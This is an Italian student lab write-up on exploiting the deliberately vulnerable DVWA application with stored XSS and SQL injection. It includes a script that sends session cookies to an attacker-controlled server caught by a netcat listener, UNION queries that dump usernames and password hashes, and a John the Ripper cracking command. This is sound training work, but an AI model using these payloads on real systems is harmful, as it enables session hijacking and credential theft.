S6 L5 STEFANO CESARONI

Nell’esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

● XSS stored.

● SQL injection.

● SQL injection blind (opzionale).

Presenti sull’applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW. Scopo dell’esercizio:

● Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell’attaccante.

● Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

**Che cos’è un attacco XSS?**

Gli attacchi XSS (Cross-Site Scripting) sono una categoria di vulnerabilità di sicurezza del web che permettono a un attaccante di iniettare script maligni in pagine web visualizzate da altri utenti. Ci sono principalmente tre tipi di attacchi:

**-Stored (persistente)**

**-Reflected (riflesso)**

**-DOM-based.**

L'attacco **XSS Stored** si verifica quando un'applicazione web memorizza l'input maligno fornito dall'attaccante in un database, in modo che venga servito a tutti gli utenti che visitano la pagina contenente l'input malevolo. Questo tipo di XSS è considerato particolarmente pericoloso perché non richiede alcuna interazione attiva da parte della vittima per innescare l'attacco, l'utente deve semplicemente visitare la pagina compromessa.

Come funziona un attacco XSS STORED? Ipotizziamo che un attaccante inserisce del codice maligno in un campo di input (come un commento su un blog o un profilo utente). L'applicazione memorizza questo input nel database senza effettuare un'adeguata sanitizzazione. Quando un altro utente visita la pagina che visualizza questo input, il browser esegue il codice malevolo iniettato che può quindi eseguire varie azioni, come rubare i cookie dell'utente, reindirizzare a siti malevoli, ecc.

L'attacco **XSS Reflected** si verifica quando un'applicazione web prende l’input fornito dall'utente e lo riflette immediatamente nella risposta HTTP senza una corretta validazione o sanitizzazione. In questo caso, l'attaccante deve indurre la vittima a cliccare su un link malformato o a interagire con una pagina appositamente creata.

Come funziona un attacco XSS REFLECTED? L'attaccante crea un URL che include del codice malevolo in un parametro di query. La vittima clicca sul link maligno. Il server dell'applicazione web riflette il codice malevolo nella risposta HTTP e il browser della vittima esegue il codice malevolo iniettato. Analogamente all'XSS Stored, il codice può rubare cookie, reindirizzare l'utente, ecc.

Come si possono prevenire gli attacchi di tipo XSS? Indipendentemente dal tipo di XSS, le seguenti pratiche possono aiutare a prevenire questi attacchi:

- Assicurarsi che tutti gli input dell'utente siano adeguatamente filtrati e sanitizzati.

- Implementare una politica di sicurezza dei contenuti per limitare le fonti di script eseguibili.

- Utilizzare framework e librerie che forniscono protezioni integrate contro l'XSS.


- Convalidare i dati sia sul lato client che sul lato server per aggiungere un ulteriore livello di sicurezza.

| **Caratteristica** | **XSS Stored** | **XSS Reflected** |
| --- | --- | --- |
| **Persistenza** | Il codice maligno è memorizzato nel server e viene servito a tutti gli utenti. | Il codice maligno è riflesso immediatamente e non è memorizzato. |
| **Pericolosità** | Più pericoloso, poiché può colpire molte vittime con un solo inserimento maligno. | Meno pericoloso, poiché l'attacco richiede che la vittima interagisca con un link o una pagina specifica. |
| **Interazione Utente** | Nessuna interazione richiesta: basta visitare la pagina compromessa. | Richiede che la vittima clicchi su un link o visiti una pagina specifica. |
| **Mitigazione** | Richiede sanitizzazione degli input e validazione sul lato server, così come l'escaping delle uscite. | Richiede sanitizzazione degli input, validazione delle uscite e attenzione ai parametri nelle richieste HTTP. |

COMPARAZIONE TRA XSS STORED E RELECTED

**ATTACCO XSS STORED.**

Per iniziare verifichiamo se le 2 macchine comunichino tra loro con un PING, una volta verificato andiamo sul browser di Kali e inseriamo nell’URL l’indirizzo IP della macchina target. Una volta dato l’invio apparirà una schermata simile:



Clicchiamo su DVWA e facciamo il login (admin, password), andiamo a settare il livello di sicurezza su LOW e infine andiamo sulla pagina a sinistra XSS REFLECTED.

Ora non ci resta che inserire uno script che, per esempio, ci permette di recuperare i cookie dell’utente che naviga la pagina ed inviarli ad un web server sotto il nostro controllo. Lo script è il seguente:

**<script>window.location=‘http://192.168.30.25:12345/?cookie=‘+document.cookie</script>**

Il codice malevolo reindirizza il browser dell'utente a un server controllato dall'attaccante (**http://192.168.30.25:12345)** in questo caso, ma potrebbe essere qualsiasi server. L'URL include i cookie dell'utente come parametro di query (**?cookie=...**).


Adesso apriamo un nuovo terminale e digitiamo il comando **nc -l -p 12345**

**-nc** sta per Netcat

- **-l** abilità la modalità di ascolto. In questa modalità, **netcat** funziona come un server e si mette in ascolto di connessioni in ingresso.

- **-p 12345** specifica la porta su cui Netcat si mette in ascolto.

Successivamente ritorniamo sulla pagina DVWA ed eseguiamo lo script, se un utente (in questo caso noi) visita una pagina web contenente lo script XSS, il browser dell'utente sarà reindirizzato a **http://192.168.30.25:12345/?cookie=...**, con i cookie dell'utente come parte della query string. Ora Netcat, che è in ascolto sulla porta 12345, riceverà una richiesta HTTP con i cookie del malcapitato.




**ATTACCO CON SQLi BLIND**

Un attacco SQL, noto anche come SQL Injection (SQLi), è un tipo di vulnerabilità di sicurezza che consente a un attaccante di interferire con le query che un'applicazione fa al suo database. Questo tipo di attacco si verifica quando un attaccante è in grado di inserire (o iniettare) comandi SQL malevoli in una query SQL eseguita dall'applicazione. L'attacco si basa sull'inserimento di comandi SQL arbitrari in input non sanificati che vengono poi inclusi nelle query SQL dell'applicazione. Lo scopo ultimo è quello di entrare in possesso di informazioni sensibili quali per esempio l’username e la password di un determinato account.

La differenza principale tra SQL e SQL blind sta nella restituzione dell’errore infatti il “blind”, se utilizziamo una query sbagliata, non ci restituirà nessun errore. Questo potrebbe complicare l’attacco di un malintenzionato.


L’approccio da utilizzare sarà quello di testare delle condizioni per vedere come risponde l’applicazione. Utilizziamo la seguente query: **1' OR '1'='1**



Lo scopo principale di questa query è di verificare se l’applicazione è vulnerabile agli attacchi SQLi utilizzando una condizione sempre vera.

Ora che sappiamo che l’applicazione è vulnerabile non ci resta che “stampare” i nomi delle tabelle del database di DVWA, utilizzeremo la seguente query:

**1’ UNION SELECT 1, table\_name FROM information\_schema.tables WHERE table\_schema = ‘dvwa’ #**



La query ci restituirà il nome di 3 tabelle:

**-admin**

**-guestbook**

**-users**


Noi andremo a puntare sulla tabella “users” in quanto è molto probabile che troveremo informazioni riguardanti gli utenti (come username o password). Utilizzeremo la seguente query per trovare tutte le colonne della tabella “users”:

**1’ UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table\_name = ‘users’#**



Il campo più interessante è sicuramente la colonna **“password”,** ora non ci resta che modificare la nostra query per completare l’hack. Useremo la seguente query:

**1’ UNION SELECT user , password FROM users #**




Come possiamo notare abbiamo ottenuto tutte le password salvate con i relativi username nel database dell’applicazione, notiamo anche le password sono scritte in formato HASH md5 e quindi inutilizzabili. Di conseguenza se volessimo entrare con l’username di gordonb dovremmo prima cercare di trasformare la password HASH in una password in chiaro. Ci sono molti tool che ci potrebbero aiutare come ad esempio JONH THE RIPPER.

Per prima cosa apriamo un qualsiasi editor di testo e andremo a scrivere la password HASH da craccare, dopodiché andremo sul terminale di Kali e con il comando **jonh –format=raw-md5** **–incremental** seguito dal nome del file contenete la password.

La password che jonh ha ricavato è **abc123.**

Ora non ci resta che verificare se le informazioni che abbiamo raccolte siano corrette. Entriamo nuovamente nella DVWA, facciamo il logout e proviamo ad entrare con l’account di Gordon.



Come possiamo notare in fondo alla pagina siamo riusciti ad entrare con l’account di Gordon.